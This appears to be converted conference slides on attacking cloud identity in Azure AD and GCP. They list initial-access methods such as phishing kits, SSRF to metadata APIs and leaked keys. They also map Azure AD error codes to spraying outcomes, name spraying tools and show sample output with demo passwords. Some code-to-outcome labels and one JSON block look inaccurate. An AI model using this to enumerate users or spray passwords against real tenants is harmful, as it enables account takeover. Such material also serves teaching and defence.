
Azure Authentication is managed by AzureAD, which manages Users, Groups, Roles and Service Principals (Azure Service Accounts)

Azure Users log in can be done using:

- Device code credential
- Interactive browser credential
- Username password credential

Service Principals log in can be done using:


- Username + Password
- ClientID + Client Secret
- ClientID + Certificate



Hybrid Deployment Authentication

AD Syncronization can be achieved using one of the three syncronization methods:

- **Password hash synchronization (PHS)** - when you heard about AzureAD just yesterday
- **Pass-through authentication (PTA)** - Same as PHS, but no hashes stored on cloud and you'll need some on-prem servers
- **Federation (AD FS)** - Everything is done on premise. No hashes stored and great if you also want to use authentication with cloud and on-prem apps



GCP IAM

- **Principals**


- User
- Group
- Service Account
- GSuite Domain

- **Roles**

- Google Managed
- User Created

- **Projects**

- Contain the resources used by the principal



GCP Authentication



- Service Account


- Project ID
- Private key ID
- Private Key
- Email
- ClientID
- Authorization and Token URL
- Authentication Cert Provider URL
- Client Cert URL



Distinct for each service account



```
{  
  "type": "service_account",  
  "project_id": "a[REDACTED]1",  
  "private_key_id": "d[REDACTED]b",  
  "private_key": "-----BEGIN PRIVATE KEY-----  
[REDACTED]  
-----END PRIVATE KEY-----",  
  "client_email": "e[REDACTED]1.iam.gserviceaccount.com",  
  "client_id": "f[REDACTED]9",  
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",  
  "token_uri": "https://oauth2.googleapis.com/token",  
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",  
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/e[REDACTED]m.gserviceaccount.com"  
}
```




GCP Policies

Bindings are connections between the principal and the role


A principal can be a user account, service account, Google group, or domain.

```
{  
  "bindings": [  
    {  
      "members": [  
        "serviceAccount:prod-dev-example@appspot.gserviceaccount.com"  
      ],  
      "role": "roles/appengine.deployer"  
    },  
    {  
      "members": [  
        "group:prod-dev@example.com",  
        "serviceAccount:prod-dev-example@appspot.gserviceaccount.com"  
      ],  
      "role": "roles/appengine.deployer",  
      "condition": {  
        "title": "Expires_July_1_2022",  
        "description": "Expires on July 1, 2022",  
        "expression":  
          "request.time < timestamp('2022-07-01T00:00:00.000Z')"  
      }  
    ],  
    "etag": "BwWKmjvelug=",  
    "version": 3  
  }
```

The condition can be set to add an extra control, like expiration time



Initial Access



Initial Access Methods


- Credentials in Source Code
 - Access to the code
 - Static Analysis
 - Repositories (Github, Gitlab, Bitbucket)
- Credentials can be in the form of username + password, username + certificate, client ID and client secret (all for Azure), Access Key and Secret Key (for AWS) and GCP Service API Login file (json file)
- Credentials from browser
- Phishing (modlishka, evilginx)
- Password Spraying
- RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
- SSRF in Cloud machine (AWS Metadata API v1)
- IDOR
- Emails
- Vendor Support Tickets (as we will see latter on)
- God Forbid, public sites like Pastebin

AzureAD Password Spraying

You can leverage MSOL Login Return Codes to indicate if a user exists or not, its cred is valid or not, has MFA is enabled, is locked, blocked or expired and if the tenant exists.

Codes

- 0: ['AADSTS50034'], # INVALID
- 1: ['AADSTS50126'], # VALID
- 3: ['AADSTS50079', 'AADSTS50076'], # MSMFA
- 4: ['AADSTS50158'], # OTHER MFA
- 5: ['AADSTS50053'], # LOCKED
- 6: ['AADSTS50057'], # DISABLED
- 7: ['AADSTS50055'], # EXPIRED
- 8: ['AADSTS50128', 'AADSTS50059'], # INVALID TENANT



Tools like MSOLSpray and o365spray use this technique to do user enumeration and password spraying.



Correct credentials on a user with MFA Enabled
(Code AADSTS50079)



```
-----  
email: mfauser@bsidesprishtineprotonmail.onmicrosoft.com  
-----  
{  
    "email": "mfauser@bsidesprishtineprotonmail.onmicrosoft.com",  
    "result": "[*] User and password correct, but requires mfa: mfauser@bsidesprishtineprotonmail.onmicrosoft.com:Bofu42  
68..."  
}
```

```
-----  
email: victimuser@bsidesprishtineprotonmail.onmicrosoft.com  
-----  
{  
    "email": "victimuser@bsidesprishtineprotonmail.onmicrosoft.com",  
    "result": "[*] User and password correct: victimuser@bsidesprishtineprotonmail.onmicrosoft.com:Honu8770..."  
}
```

-----

Correct credentials on a user without MFA Enabled
(Code AADSTS50126)

Incorrect Credentials
(Code AADSTS50034)



```
-----  
email: victimuser@bsidesprishtineprotonmail.onmicrosoft.com  
-----  
{  
    "email": "victimuser@bsidesprishtineprotonmail.onmicrosoft.com",  
    "result": "[*] Password incorrect: victimuser@bsidesprishtineprotonmail.onmicrosoft.com:Honu8770]dasdhilasjdl"  
}
```

